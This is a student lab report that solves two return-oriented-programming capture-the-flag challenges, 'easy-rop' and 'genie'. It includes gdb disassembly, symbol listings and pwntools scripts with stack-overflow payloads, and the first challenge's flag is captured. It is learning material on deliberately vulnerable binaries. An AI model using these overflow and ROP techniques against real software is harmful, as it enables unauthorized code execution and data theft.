
Lab3 Report

2018312567 조명하

1. Easy-rop


1) Check folder structure and permission



Flag is only read by easy-rop

I can execute easy-rop and read/write template.py

2) Execute easy-rop



It seems that I should go to open_flag and then go to print_flag

3) Debug easy-rop

- disassemble main

```
~/easy-rop gdb easy-rop
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
GEF for linux ready, type `gef' to start, `gef config' to configure
89 commands loaded for GDB 9.2 using Python engine 3.8
[*] 3 commands could not be loaded, run `gef missing` to know why.
Reading symbols from easy-rop...
gef➤  disas main
Dump of assembler code for function main:
   0x00000000004012aa <+0>:     sub    rsp,0x8
   0x00000000004012ae <+4>:     lea    rsi,[rip+0xe3b]        # 0x4020f0
   0x00000000004012b5 <+11>:    lea    rdi,[rip+0xfc6]        # 0x402282
   0x00000000004012bc <+18>:    mov    eax,0x0
   0x00000000004012c1 <+23>:    call   0x401040 <printf@plt>
   0x00000000004012c6 <+28>:    lea    rdi,[rip+0xfc2]        # 0x40228f
   0x00000000004012cd <+35>:    call   0x401030 <puts@plt>
   0x00000000004012d2 <+40>:    lea    rdi,[rip+0xfcc]        # 0x4022a5
   0x00000000004012d9 <+47>:    call   0x401030 <puts@plt>
   0x00000000004012de <+52>:    lea    rdi,[rip+0xfd2]        # 0x4022b7
   0x00000000004012e5 <+59>:    call   0x401030 <puts@plt>
   0x00000000004012ea <+64>:    lea    rdi,[rip+0xfd2]        # 0x4022c3
   0x00000000004012f1 <+71>:    call   0x401030 <puts@plt>
   0x00000000004012f6 <+76>:    lea    rdi,[rip+0xef3]        # 0x4021f0
   0x00000000004012fd <+83>:    call   0x401030 <puts@plt>
   0x0000000000401302 <+88>:    lea    rdi,[rip+0xf1f]        # 0x402228
   0x0000000000401309 <+95>:    call   0x401030 <puts@plt>
   0x000000000040130e <+100>:   mov    eax,0x0
   0x0000000000401313 <+105>:   call   0x40127e <challenge>
   0x0000000000401318 <+110>:   mov    eax,0x0
   0x000000000040131d <+115>:   add    rsp,0x8
   0x0000000000401321 <+119>:   ret
End of assembler dump.
```

Disassemble main

Return address of challenge() is 0x401318

- disassemble challenge

```
gef➤  disas challenge
Dump of assembler code for function challenge:
   0x000000000040127e <+0>:     sub    rsp,0x18
   0x0000000000401282 <+4>:     lea    rdi,[rip+0xfdd]        # 0x402266
   0x0000000000401289 <+11>:    mov    eax,0x0
   0x000000000040128e <+16>:    call   0x401040 <printf@plt>
   0x0000000000401293 <+21>:    mov    rsi,rsp
   0x0000000000401296 <+24>:    mov    edx,0x50
   0x000000000040129b <+29>:    mov    edi,0x0
   0x00000000004012a0 <+34>:    call   0x401050 <read@plt>
   0x00000000004012a5 <+39>:    add    rsp,0x18
   0x00000000004012a9 <+43>:    ret
End of assembler dump.
```

Read() reads data from where rsp points to rsp+0x50.

However, because challenge() has 0x18 bytes, BOF occurs.

- Find print_flag, and open_flag

```
~/easy-rop nm easy-rop
0000000000403e20 d _DYNAMIC
0000000000404000 d _GLOBAL_OFFSET_TABLE_
0000000000402000 R _IO_stdin_used
00000000004023cc r __FRAME_END__
00000000004022d0 r __GNU_EH_FRAME_HDR
0000000000404060 D __TMC_END__
0000000000404060 B __bss_start
0000000000404050 D __data_start
0000000000401150 t __do_global_dtors_aux
0000000000403e18 d __do_global_dtors_aux_fini_array_entry
0000000000404058 D __dso_handle
0000000000403e10 d __frame_dummy_init_array_entry
                 w __gmon_start__
0000000000403e18 d __init_array_end
0000000000403e10 d __init_array_start
00000000004013a0 T __libc_csu_fini
0000000000401330 T __libc_csu_init
                 U __libc_start_main@@GLIBC_2.2.5
00000000004010d0 T _dl_relocate_static_pie
0000000000404060 D _edata
0000000000404070 B _end
00000000004013a8 T _fini
0000000000401000 T _init
00000000004010a0 T _start
000000000040127e T challenge
0000000000404060 b completed.8060
0000000000404050 W data_start
00000000004010e0 t deregister_tm_clones
                 U exit@@GLIBC_2.2.5
0000000000404068 B fd
                 U fgets@@GLIBC_2.2.5
                 U fopen@@GLIBC_2.2.5
0000000000401180 t frame_dummy
0000000000401186 t is_inside_gdb
00000000004012aa T main
0000000000401211 T open_flag
00000000004011bf T print_flag
                 U printf@@GLIBC_2.2.5
                 U ptrace@@GLIBC_2.2.5
                 U puts@@GLIBC_2.2.5
                 U read@@GLIBC_2.2.5
0000000000401110 t register_tm_clones
~/easy-rop
```

Open_flag is in 0x401211

Print_flag is in 0x4011bf

- disassemble open_flag

```
gef➤  disas open_flag
Dump of assembler code for function open_flag:
   0x0000000000401211 <+0>:     sub    rsp,0x8
   0x0000000000401215 <+4>:     call   0x401186 <is_inside_gdb>
   0x000000000040121a <+9>:     test   eax,eax
   0x000000000040121c <+11>:    je     0x401247 <open_flag+54>
   0x000000000040121e <+13>:    lea    rsi,[rip+0x103f]        # 0x402264
   0x0000000000401225 <+20>:    lea    rdi,[rip+0xe3c]        # 0x402068
   0x000000000040122c <+27>:    call   0x401080 <fopen@plt>
   0x0000000000401231 <+32>:    mov    QWORD PTR [rip+0x2e30],rax        # 0x404068 <fd>
   0x0000000000401238 <+39>:    cmp    QWORD PTR [rip+0x2e28],0x0        # 0x404068 <fd>
   0x0000000000401240 <+47>:    je     0x401263 <open_flag+82>
   0x0000000000401242 <+49>:    add    rsp,0x8
   0x0000000000401246 <+53>:    ret
   0x0000000000401247 <+54>:    lea    rsi,[rip+0x1016]        # 0x402264
   0x000000000040124e <+61>:    lea    rdi,[rip+0xe3b]        # 0x402090
   0x0000000000401255 <+68>:    call   0x401080 <fopen@plt>
   0x000000000040125a <+73>:    mov    QWORD PTR [rip+0x2e07],rax        # 0x404068 <fd>
   0x0000000000401261 <+80>:    jmp    0x401238 <open_flag+39>
   0x0000000000401263 <+82>:    lea    rdi,[rip+0xe46]        # 0x4020b0
   0x000000000040126a <+89>:    mov    eax,0x0
   0x000000000040126f <+94>:    call   0x401040 <printf@plt>
   0x0000000000401274 <+99>:    mov    edi,0x0
   0x0000000000401279 <+104>:   call   0x401090 <exit@plt>
End of assembler dump.
gef➤
```

It seems that it takes no arguments

-disassemble print_flag

```
gef➤  disas print_flag
Dump of assembler code for function print_flag:
   0x00000000004011bf <+0>:     push   rbx
   0x00000000004011c0 <+1>:     sub    rsp,0x40
   0x00000000004011c4 <+5>:     mov    rbx,rsp
   0x00000000004011c7 <+8>:     mov    rdx,QWORD PTR [rip+0x2e9a]        # 0x404068 <fd>
   0x00000000004011ce <+15>:    mov    esi,0x40
   0x00000000004011d3 <+20>:    mov    rdi,rbx
   0x00000000004011d6 <+23>:    call   0x401060 <fgets@plt>
   0x00000000004011db <+28>:    lea    rdi,[rip+0xe26]        # 0x402008
   0x00000000004011e2 <+35>:    call   0x401030 <puts@plt>
   0x00000000004011e7 <+40>:    lea    rdi,[rip+0xe4a]        # 0x402038
   0x00000000004011ee <+47>:    call   0x401030 <puts@plt>
   0x00000000004011f3 <+52>:    mov    rdi,rbx
   0x00000000004011f6 <+55>:    call   0x401030 <puts@plt>
   0x00000000004011fb <+60>:    lea    rdi,[rip+0xe36]        # 0x402038
   0x0000000000401202 <+67>:    call   0x401030 <puts@plt>
   0x0000000000401207 <+72>:    mov    edi,0x0
   0x000000000040120c <+77>:    call   0x401090 <exit@plt>
End of assembler dump.
gef➤
```

It seems that it takes no arguments

4) Write exploit code

```
import sys
from pwn import process, context, p64, ELF
import time
import re

target = sys.argv[1]
context.binary = ELF(target, checksec=False)


p = process(target)
io = p

# Receive output from program and print it in ASCII
output = io.recv()
print(output.decode('ascii'))

######## YOUR ATTACK PAYLOAD ###############

input = b'\x90'*24
input += p64(0x401211)
input += p64(0x4011bf)

###############################################

# Send input to program
io.sendline(input)

# Get output
output = io.recv()
print(output.decode('ascii'))
~
```

0x18 is 24 bytes, so fill the buffer using 24bytes with nop, and then push open_flag's address and print_flag's address

5) Execute exploit code

```
~/easy-rop python3 template.py ./easy-rop
[+] Starting local process './easy-rop': pid 530
#####   #####     ####### #######
#     # #     #    #            #
#       #          #           #
#  #### #  ####    #####      #
#     # #     #    #         #
#     # #     #    #        #
 #####   #####     ####### #######

Challenge: Simple-ROP
    Arch: x86 64-bit
    DEP   : ON
    PIE   : OFF

Can you ROP the program to open and spit the flag?
Don' think too hard (look at open_flag() and print_flag())?

Enter Your Attack Code >>>

Congratulations!! Take this key with you
----------------------------------------------
ITwmRViqfuFUPsTYbdGPYHBynUIaYPVa
----------------------------------------------
```

Found the flag

2. Genie

1) Check folder structure and permission

```
~ cd genie/                                                    01:41:35
~/genie ls -al                                                 01:41:42
total 52
drwxr-xr-x 1 genie      genie       4096 May 19 01:02 ./
drwxr-xr-x 1 challenger challenger  4096 May 19 01:36 ../
-r-------- 1 genie      genie         32 May 18 16:57 flag
-r-sr-xr-x 1 genie      genie      28208 May 18 17:17 genie*
-rw-rw-r-- 1 challenger challenger   487 May 18 09:55 template.py
~/genie                                                        01:41:44
```

Flag is only read by genie

I can only execute genie and read/write template.py


2) Execute genie

```
Challenge: Simple-ROP
        Arch: x86 64-bit
        DEP   : ON
        PIE   : OFF
        Gadgets   : Provided (gadgetN())

Genie won't let you overwrite a big chunk of stack as you normally do

Instead, Genie says he will grant you one wish

Genie will let you overwrite ONLY the saved return address

Enter a 8-byte number for genie >>>
```

Genie says that it will let me overwrite only the saved return address

3) Check symbols

Enter $nm genie



Challenge is in 0x401332

Escape is in 0x4011cf

Gadgets 1~10 are in 0x4012f6~0x401328

Main is in 0x4013e8

4) Debug Genie

- disassemble main

```
~/genie gdb genie
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
GEF for linux ready, type `gef' to start, `gef config' to configure
89 commands loaded for GDB 9.2 using Python engine 3.8
[*] 3 commands could not be loaded, run `gef missing` to know why.
Reading symbols from genie...
gef➤  disas main
Dump of assembler code for function main:
   0x00000000004013e8 <+0>:     sub    rsp,0x8
   0x00000000004013ec <+4>:     mov    eax,0x0
   0x00000000004013f1 <+9>:     call   0x401332 <challenge>
   0x00000000004013f6 <+14>:    mov    eax,0x0
   0x00000000004013fb <+19>:    add    rsp,0x8
   0x00000000004013ff <+23>:    ret
End of assembler dump.
gef➤
```

So challenge()'s saved return address is 0x4013f6

-disassemble challenge

```
gef➤  disas challenge
Dump of assembler code for function challenge:
   0x0000000000401332 <+0>:     sub    rsp,0x88
   0x0000000000401339 <+7>:     lea    rsi,[rip+0x1c00]        # 0x402f40
   0x0000000000401340 <+14>:    lea    rdi,[rip+0xcf4]        # 0x40203b
   0x0000000000401347 <+21>:    mov    eax,0x0
   0x000000000040134c <+26>:    call   0x401040 <printf@plt>
   0x0000000000401351 <+31>:    lea    rdi,[rip+0xcef]        # 0x402047
   0x0000000000401358 <+38>:    call   0x401030 <puts@plt>
   0x000000000040135d <+43>:    lea    rdi,[rip+0xcf9]        # 0x40205d
   0x0000000000401364 <+50>:    call   0x401030 <puts@plt>
   0x0000000000401369 <+55>:    lea    rdi,[rip+0xcff]        # 0x40206f
   0x0000000000401370 <+62>:    call   0x401030 <puts@plt>
   0x0000000000401375 <+67>:    lea    rdi,[rip+0xcff]        # 0x40207b
   0x000000000040137c <+74>:    call   0x401030 <puts@plt>
   0x0000000000401381 <+79>:    lea    rdi,[rip+0x2868]        # 0x403bf0
   0x0000000000401388 <+86>:    call   0x401030 <puts@plt>
   0x000000000040138d <+91>:    lea    rdi,[rip+0x2884]        # 0x403c18
   0x0000000000401394 <+98>:    call   0x401030 <puts@plt>
   0x0000000000401399 <+103>:   lea    rdi,[rip+0x28c0]        # 0x403c60
   0x00000000004013a0 <+110>:   call   0x401030 <puts@plt>
   0x00000000004013a5 <+115>:   lea    rdi,[rip+0x28e4]        # 0x403c90
   0x00000000004013ac <+122>:   call   0x401030 <puts@plt>
   0x00000000004013b1 <+127>:   lea    rdi,[rip+0x2918]        # 0x403cd0
   0x00000000004013b8 <+134>:   mov    eax,0x0
   0x00000000004013bd <+139>:   call   0x401040 <printf@plt>
   0x00000000004013c2 <+144>:   mov    rdi,QWORD PTR [rip+0x3c9f]        # 0x405068 <stdout@@GLIBC_2.2.5>
   0x00000000004013c9 <+151>:   call   0x401070 <fflush@plt>
   0x00000000004013ce <+156>:   mov    rsi,rsp
   0x00000000004013d1 <+159>:   mov    edx,0x110
   0x00000000004013d6 <+164>:   mov    edi,0x0
   0x00000000004013db <+169>:   call   0x401050 <read@plt>
   0x00000000004013e0 <+174>:   add    rsp,0x88
   0x00000000004013e7 <+181>:   ret
End of assembler dump.
gef➤
```

It's stack frame is 0x88 bytes, and read() reads data and fills 0x110 bytes data from the top of the stack.

But genie says that it would allow me to fill only 0x88+0x8 bytes.

So I should fill the last 8 bytes into the address of my attack code

-disassemble gadgets

```
gef➤  disas gadget1
Dump of assembler code for function gadget1:
   0x00000000004012f6 <+0>:     pop    rax
   0x00000000004012f7 <+1>:     ret
   0x00000000004012f8 <+2>:     ud2
End of assembler dump.
gef➤  disas gadget2
Dump of assembler code for function gadget2:
   0x00000000004012fa <+0>:     pop    rcx
   0x00000000004012fb <+1>:     ret
   0x00000000004012fc <+2>:     ud2
End of assembler dump.
gef➤  disas gadget3
Dump of assembler code for function gadget3:
   0x00000000004012fe <+0>:     mov    QWORD PTR [rcx],rax
   0x0000000000401301 <+3>:     ret
   0x0000000000401302 <+4>:     ud2
End of assembler dump.
gef➤  disas gadget4
Dump of assembler code for function gadget4:
   0x0000000000401304 <+0>:     mov    rcx,QWORD PTR [rax]
   0x0000000000401307 <+3>:     ret
   0x0000000000401308 <+4>:     ud2
End of assembler dump.
gef➤  disas gadget5
Dump of assembler code for function gadget5:
   0x000000000040130a <+0>:     mov    QWORD PTR [rcx],rax
   0x000000000040130d <+3>:     ret
   0x000000000040130e <+4>:     ud2
End of assembler dump.
gef➤  disas gadget6
Dump of assembler code for function gadget6:
   0x0000000000401310 <+0>:     add    rax,rcx
   0x0000000000401313 <+3>:     ret
   0x0000000000401314 <+4>:     ud2
End of assembler dump.
gef➤  disas gadget7
Dump of assembler code for function gadget7:
   0x0000000000401316 <+0>:     mov    rdi,rax
   0x0000000000401319 <+3>:     ret
   0x000000000040131a <+4>:     ud2
End of assembler dump.
```

```
gef➤  disas gadget8
Dump of assembler code for function gadget8:
   0x000000000040131c <+0>:     mov    rsi,rax
   0x000000000040131f <+3>:     ret
   0x0000000000401320 <+4>:     ud2
End of assembler dump.
gef➤  disas gadget9
Dump of assembler code for function gadget9:
   0x0000000000401322 <+0>:     mov    rax,QWORD PTR [rax]
   0x0000000000401325 <+3>:     ret
   0x0000000000401326 <+4>:     ud2
End of assembler dump.
gef➤  disas gadget10
Dump of assembler code for function gadget10:
   0x0000000000401328 <+0>:     sub    rsp,0x80
   0x000000000040132f <+7>:     ret
   0x0000000000401330 <+8>:     ud2
End of assembler dump.
gef➤
```

Gadget 10 changes rsp's value

-disassemble escape

```
gef➤  disas escape
Dump of assembler code for function escape:
   0x00000000004011cf <+0>:     push   rbp
   0x00000000004011d0 <+1>:     push   rbx
   0x00000000004011d1 <+2>:     sub    rsp,0x48
   0x00000000004011d5 <+6>:     mov    rbp,rdi
   0x00000000004011d8 <+9>:     mov    rbx,rsi
   0x00000000004011db <+12>:    call   0x401196 <is_inside_gdb>
   0x00000000004011e0 <+17>:    test   eax,eax
   0x00000000004011e2 <+19>:    je     0x40123f <escape+112>
   0x00000000004011e4 <+21>:    lea    rsi,[rip+0xe19]        # 0x402004
   0x00000000004011eb <+28>:    lea    rdi,[rip+0xe96]        # 0x402088
   0x00000000004011f2 <+35>:    call   0x401090 <fopen@plt>
   0x00000000004011f7 <+40>:    mov    QWORD PTR [rip+0x3e7a],rax        # 0x405078 <fd>
   0x00000000004011fe <+47>:    cmp    QWORD PTR [rip+0x3e72],0x0        # 0x405078 <fd>
   0x0000000000401206 <+55>:    je     0x40125b <escape+140>
   0x0000000000401208 <+57>:    mov    eax,0xdeadbeef
   0x000000000040120d <+62>:    cmp    rbp,rax
   0x0000000000401210 <+65>:    setne  dl
   0x0000000000401213 <+68>:    lea    rax,[rax-0x13af0431]
   0x000000000040121a <+75>:    cmp    rbx,rax
   0x000000000040121d <+78>:    setne  al
   0x0000000000401220 <+81>:    or     dl,al
   0x0000000000401222 <+83>:    je     0x401276 <escape+167>
   0x0000000000401224 <+85>:    lea    rdi,[rip+0xec5]        # 0x4020f0
   0x000000000040122b <+92>:    mov    eax,0x0
   0x0000000000401230 <+97>:    call   0x401040 <printf@plt>
   0x0000000000401235 <+102>:   mov    edi,0x0
   0x000000000040123a <+107>:   call   0x4010a0 <exit@plt>
   0x000000000040123f <+112>:   lea    rsi,[rip+0xdbe]        # 0x402004
   0x0000000000401246 <+119>:   lea    rdi,[rip+0xdb9]        # 0x402006
   0x000000000040124d <+126>:   call   0x401090 <fopen@plt>
   0x0000000000401252 <+131>:   mov    QWORD PTR [rip+0x3e1f],rax        # 0x405078 <fd>
   0x0000000000401259 <+138>:   jmp    0x4011fe <escape+47>
   0x000000000040125b <+140>:   lea    rdi,[rip+0xe4e]        # 0x4020b0
   0x0000000000401262 <+147>:   mov    eax,0x0
   0x0000000000401267 <+152>:   call   0x401040 <printf@plt>
   0x000000000040126c <+157>:   mov    edi,0x0
   0x0000000000401271 <+162>:   call   0x4010a0 <exit@plt>
   0x0000000000401276 <+167>:   lea    rsi,[rip+0xeab]        # 0x402128
   0x000000000040127d <+174>:   lea    rdi,[rip+0xd9e]        # 0x402022
   0x0000000000401284 <+181>:   mov    eax,0x0
   0x0000000000401289 <+186>:   call   0x401040 <printf@plt>
```

```
   0x000000000040128e <+191>:   mov    rbx,rsp
   0x0000000000401291 <+194>:   mov    rdx,QWORD PTR [rip+0x3de0]        # 0x405078 <fd>
   0x0000000000401298 <+201>:   mov    esi,0x40
   0x000000000040129d <+206>:   mov    rdi,rbx
   0x00000000004012a0 <+209>:   call   0x401060 <fgets@plt>
   0x00000000004012a5 <+214>:   lea    rdi,[rip+0x1c1c]        # 0x402ec8
   0x00000000004012ac <+221>:   mov    eax,0x0
   0x00000000004012b1 <+226>:   call   0x401040 <printf@plt>
   0x00000000004012b6 <+231>:   lea    rdi,[rip+0x1c43]        # 0x402f00
   0x00000000004012bd <+238>:   mov    eax,0x0
   0x00000000004012c2 <+243>:   call   0x401040 <printf@plt>
   0x00000000004012c7 <+248>:   mov    rsi,rbx
   0x00000000004012ca <+251>:   lea    rdi,[rip+0xd5d]        # 0x40202e
   0x00000000004012d1 <+258>:   mov    eax,0x0
   0x00000000004012d6 <+263>:   call   0x401040 <printf@plt>
   0x00000000004012db <+268>:   lea    rdi,[rip+0x1c1e]        # 0x402f00
   0x00000000004012e2 <+275>:   mov    eax,0x0
   0x00000000004012e7 <+280>:   call   0x401040 <printf@plt>
   0x00000000004012ec <+285>:   mov    edi,0x0
   0x00000000004012f1 <+290>:   call   0x4010a0 <exit@plt>
nd of assembler dump.
ef➤
```

It saves rdi and rsi's value into rbp, rbx. So it takes 2 arguments.

After it calls is_inside_gdb(), it compares that rbp and 0xdeadbeef, rbx and [0xdeadbeef – 0x13af0431] (=[0xcafebabe])

So, before call escape(), rdi should take 0xdeadbeef and rsi should take [0xcafebabe]

Attack code should be the order of **&gadget1, 0xcafebabe, &gadget9, &gadget8, &gadget1, 0xdeadbeef, &gadget7, &escape.**

And then overwrite saved return address with the address of where the above attack code is saved

5) Write exploit code

1. return address -> escape

```
import sys
from pwn import gdb, process, context, p64, ELF
import time
import re

target = sys.argv[1]
context.binary = ELF(target, checksec=False)


p = process(target)
io = p

# Receive output from program and print it in ASCII
output = io.recv()
print(output.decode('ascii'))

######## YOUR ATTACK PAYLOAD ###############

input = b'\x90'* 136
input += p64(0x4011cf)

##########################################

# Send input to program
io.sendline(input)

# Get output
output = io.recv()
print(output.decode('ascii'))
~
```

Fills the saved return address into escape()'s address

```
Challenge: Simple-ROP
    Arch: x86 64-bit
    DEP   : ON
    PIE   : OFF
    Gadgets  : Provided (gadgetN())

Genie won't let you overwrite a big chunk of stack as you normally do

Instead, Genie says he will grant you one wish

Genie will let you overwrite ONLY the saved return address

Enter a 8-byte number for genie >>>

Not so fast. Bring me some beef and coffee

~/genie
```

